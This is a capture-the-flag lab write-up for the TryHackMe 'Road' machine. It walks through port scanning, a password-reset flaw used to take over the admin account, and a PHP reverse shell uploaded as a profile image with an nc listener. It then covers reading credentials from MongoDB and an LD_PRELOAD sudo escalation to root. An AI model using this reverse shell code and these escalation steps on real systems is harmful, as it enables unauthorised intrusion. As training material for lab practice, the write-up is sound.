

REPORT



TryHackMe | Road


Vəli Qasımlı

02.15.2025

Content

1. deploy the machine and connect to our network
2. vulnerability detection
3. exploitation
4. privilege escalation

First, we scan open ports with nmap.



```
root@kali:~# nmap -p- -A -Pn --open -T4 10.10.4.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 08:01 EST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.52% done; ETC: 08:01 (0:00:12 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.03% done; ETC: 08:01 (0:00:15 remaining)
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.44% done; ETC: 08:02 (0:00:25 remaining)
Nmap scan report for 10.10.4.51
Host is up (0.62s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
|   256 0b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
|_ 256 e6:0a:d7:ek:b1:65:15:6e:94:b2:cc:0d:f0:8a:1a:24 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Sky Couriers
Device type: general purpose
Running: Linux 4.x
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP  RTT      ADDRESS
1    366.75 ms 10.4.0.1
2    ... 3
4    626.66 ms 10.10.4.51

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.04 seconds
root@kali:~#
```

After the Nmap scan is complete, we see that ports 22 and 80 are open here. From the scan, we know that there is a website and we go to the site and examine it. We do a directory enumeration of the site with feroxbuster.

```

root@kali:~# feroxbuster -u http://10.10.4.51/

FERRIC OXIDE
by Ben "ep1" Risher ver: 2.11.0


Target Url      http://10.10.4.51/
Threads        50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.11.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP Methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu*

403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 34l 88w 898c http://10.10.4.51/assets/js/main.js
200 GET 5l 66w 31001c http://10.10.4.51/assets/css/font-awesome.min.css
200 GET 539l 1631w 19807c http://10.10.4.51/index.html
200 GET 129l 641w 42031c http://10.10.4.51/assets/img/more-info-png-complete-surveillance-cabinet-solution-for-h-265-outdoor-ptz-444.png
200 GET 1l 551w 25331c http://10.10.4.51/assets/js/demo.min.js
301 GET 9l 28w 309c http://10.10.4.51/assets/js/smiper.min.js
200 GET 14l 1053w 114407c http://10.10.4.51/assets/img/contact-icon.png
200 GET 5l 1412w 95767c http://10.10.4.51/assets/js/jquery-latest.min.js
200 GET 8975l 17530w 178153c http://10.10.4.51/assets/css/bootstrap/bootstrap.css
200 GET 1626l 5242w 69588c http://10.10.4.51/assets/js/daterangepicker.js
200 GET 36l 175w 18036c http://10.10.4.51/assets/img/contact-icon.png
200 GET 678l 1086w 9798c http://10.10.4.51/assets/css/main.css
200 GET 14l 55w 3091c http://10.10.4.51/assets/img/icon-trackorder.png
200 GET 6l 351w 19189c http://10.10.4.51/assets/js/vendor/popper.min.js
200 GET 16l 83w 5077c http://10.10.4.51/assets/img/poin_ticon.png
200 GET 253l 717w 9289c http://10.10.4.51/career.html
200 GET 39l 282w 21119c http://10.10.4.51/assets/img/logo_t.png
200 GET 52l 149w 2619c http://10.10.4.51/v2/admin/login.html
302 GET 553l 1087w 20778c http://10.10.4.51/v2/ => http://10.10.4.51/v2/admin/login.html

```

We see the URL admin/login.html, log in to the site and register.



After logging in as a user, we will change the password, log in to the burp suite, and monitor the requests.

The screenshot displays the Burp Suite Professional interface. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'HTTP history' tab is active, showing a list of intercepted requests. The selected request is a POST to `/v2/lostpassword.php` from `10.10.4.51`. The 'Request' pane shows the raw HTTP request details, including headers like `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0` and the body content. The 'Response' pane shows the server's response, which is a 200 OK status with headers like `Server: Apache/2.4.41 (Ubuntu)` and `Content-Type: text/html; charset=UTF-8`. The 'Inspector' pane on the right shows the request attributes, body parameters, cookies, headers, and response headers. At the bottom, there is a web browser window showing the 'Sky Couriers' website, which has a form for creating a profile. The form includes fields for Firm Type, Benif Name, Benif Account, Benif fise, Benif Account Type, Company Logo, Company Document, Company Signa, Company Sign, Company Document, Company Signa, Company Cancel Cheque, Company Moa, Company Prod, Company Pkg, and Company Agr. There is also a 'Select Profile Image' section with a 'Browse...' button and a note: 'Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.'

When we go down, we see the `admin@sky.thm` account here. So we log into the burp suite, capture the requests, send them to the repeater and analyze them.

We delete the account we created in Repeater and write the admin account admin@sky.thm. So we changed the code of the admin account, not the account we created. We go to the login page again and log in with the admin account and go to the profile and view page source and see /v2/profileimages/.




```

673 <script type="text/javascript">
674
675 </script>
676 </div>
677 </div>
678 <!-- /v2/profileimages/ -->
679 <script type="text/javascript">
680 function showTab(tab){
681     console.log(tab);
682     if(tab == 'new_task'){
683         $('#new_task').css('display','block');
684         $('#myur_task').css('display','none');
685     }else{

```

Now we are looking for a reverse shell on our machine and we find the php code, create it with nano and add it in. In the IP section, we write the IP of our machine and the port 1234 and save it.



```

root@kali: ~ # nano reverse.php
GNU nano 2.9.3 reverse.php
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set time limit (0);
$VERSION = "1.0.0";
$ip = '10.4.122.137'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise myself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {

```

We log in to the admin profile on the website, click browse... below, enter the php code we want to get the reverse shell from, and the file will be uploaded to /v2/profileimages/.

To get a reverse shell, we open a listening port on our machine: nc -lvnp 1234.

```
(root@kali)-[~]
# nc -lvnp 1234
listening on [any] 1234 ...
^Pconnect to [10.4.122.137] from (UNKNOWN) [10.10.4.51] 56158
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
14:36:27 up 1:36, 0 users, load average: 0.00, 0.03, 0.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(wwe-data) gid=33(wwe-data) groups=33(wwe-data)
/bin/sh: 0: can't access tty: job control turned off
$
```

We run the code /v2/profileimages/reverse-shell.php on the site and the shell appears.

```
pwd
/
cd /home
pwd
/home
ls
webdeveloper
cd web
bash: line 6: cd: web: No such file or directory
cd webdeveloper
ls
user.txt
cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
```

We use the pwd command to check where we are. Then we go to /home/webdeveloper and do cat user.txt to find the answer.

If we look at the /etc/passwd file, we find that there are MongoDB and MySQL users. This shows that MongoDB can run.

We use `ss -tulwn` to see which ports are currently open and listening.

```

root@kali: ~ x root@kali: ~ x root@kali: ~/Downloads x
# | | | |
# * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@sky:/var/www/html/v2$ ls -la /mnt
ls -la /mnt
total 8
drwxr-xr-x 2 root root 4096 Feb 1 2021 .
drwxr-xr-x 20 root root 4096 May 25 2021 ..
www-data@sky:/var/www/html/v2$ ls -la /opt
ls -la /opt
total 8
drwxr-xr-x 2 root root 4096 Feb 1 2021 .
drwxr-xr-x 20 root root 4096 May 25 2021 ..
www-data@sky:/var/www/html/v2$ ss -tulwn
ss -tulwn
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
icmp6 UNCONN 0 0 *:*:*:*:*:*:*:*
udp UNCONN 0 0 127.0.0.53:*:*:*:*:*:*:*
udp UNCONN 0 0 10.10.4.51:*:*:*:*:*:*:*
udp UNCONN 0 0 0.0.0.0:*:*:*:*:*:*:*
tcp LISTEN 0 70 127.0.0.1:23060 0.0.0.0:*
tcp LISTEN 0 511 127.0.0.1:9000 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:27017 0.0.0.0:*
tcp LISTEN 0 151 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53:*:*:*:*:*:*:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 511 *:*:*:*:*:*:*
tcp LISTEN 0 128 [::]:22 [::]:*
www-data@sky:/var/www/html/v2$

```

Here 27017 is the port for MongoDB.

Some MongoDB commands:

```

show dbs
use <db>
show collections
db.<collection>.find() #Dump the collection
db.<collection>.count() #Number of records of the collection
db.current.find({"username":"admin"}) #Find in current db the username admin

```


show dbs We enter to list the existing databases. use backup We use to access the backup database. We list the tables in the database by typing show collections. We use `db.user.find()` to read the user inside the table and we take the code of webdeveloper and enter the code by typing `su webdeveloper`.

```


www-data@sky:/var/www/html/v2$ su webdeveloper
su webdeveloper
Password: BahamasChapp123!@#
webdeveloper@sky:/var/www/html/v2$

```

We use the `sudo -l` command and it shows us how to become root. LD_PRELOAD allows any program to use shared libraries.



We write the shell code by creating `shell.c` and to make it executable we use `gcc -fPIC -shared -o shell.so shell.c -nostartfiles` and this file will have the `.so` extension.



Finally, we enter `sudo LD_PRELOAD=/home/webdeveloper/shell.so sky_backup_utility` and become root. We finish our lab by reading `cat root.txt`. Thanks for taking the time to read!